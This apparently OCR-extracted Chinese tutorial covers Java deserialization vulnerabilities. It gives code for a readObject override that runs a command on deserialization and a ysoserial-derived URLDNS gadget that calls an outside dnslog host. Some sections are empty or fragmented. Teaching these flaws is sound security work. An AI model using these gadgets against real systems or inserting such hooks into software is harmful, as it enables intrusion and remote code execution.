




(2) 序列化操作:





(3) 反序列化操作:









2.2 Java-安全问题-重写方法&触发方法

```
1 toString //输出调用toString方法
2 User u = new User("xdsec","man",30);
3 System.out.println(u);
4 serializeTest(u);
5 unserializeTest("ser.txt");
6
7 readObject //序列化后被重写readObject调用
8 private void readObject(ObjectInputStream ois) throws IOException,
   ClassNotFoundException {
9     //指向正确defaultReadObject
10    ois.defaultReadObject();
11    Runtime.getRuntime().exec("calc");
12 }
13
```

(1) 向userdemo类中添加一个方法调用calc:







2.3 Java-安全问题-可控其他类重写方法

1 参考:

<https://github.com/frohoff/ysoserial/blob/master/src/main/java/ysoserial/payloads/URLDNS.java>

URLDNS.java

```
package com.example.serdemo;
```

```
import java.io.*;
```

```
import java.net.MalformedURLException;
```

```
import java.net.URL;
```

```
import java.util.HashMap;
```

```
public class URLDNS implements Serializable {
```

```
    public static void main(String[] args) throws IOException, ClassNotFoundException {
```

```
        HashMap<URL,Integer> hashmap = new HashMap<>();
```

```
        URL url=new URL("http://xxxx.dnslog.cn");
```

```
        hashmap.put(url,1);
```

```
        //进行序列化对象hashmap
```

```
        serializeTest(hashmap);
```

```
        //进行反序列化dns.txt
```

```
        unserializeTest("dns.txt");
```

```
    }
```


```
23
```



```

24     public static void serializeTest(Object obj) throws IOException {
25         //进行序列化对象并写入文件dns.txt
26         ObjectOutputStream oos = new ObjectOutputStream(new
27             FileOutputStream("dns.txt"));
28         oos.writeObject(obj);
29     }
30     public static Object unserializeTest(String Filename) throws IOException,
31         ClassNotFoundException {
32         //读入Filename进行反序列化
33         ObjectInputStream ois=new ObjectInputStream(new FileInputStream(Filename));
34         Object o = ois.readObject();//默认调用ObjectInputStream里的readObject();
35         return o;
36     }
37 }

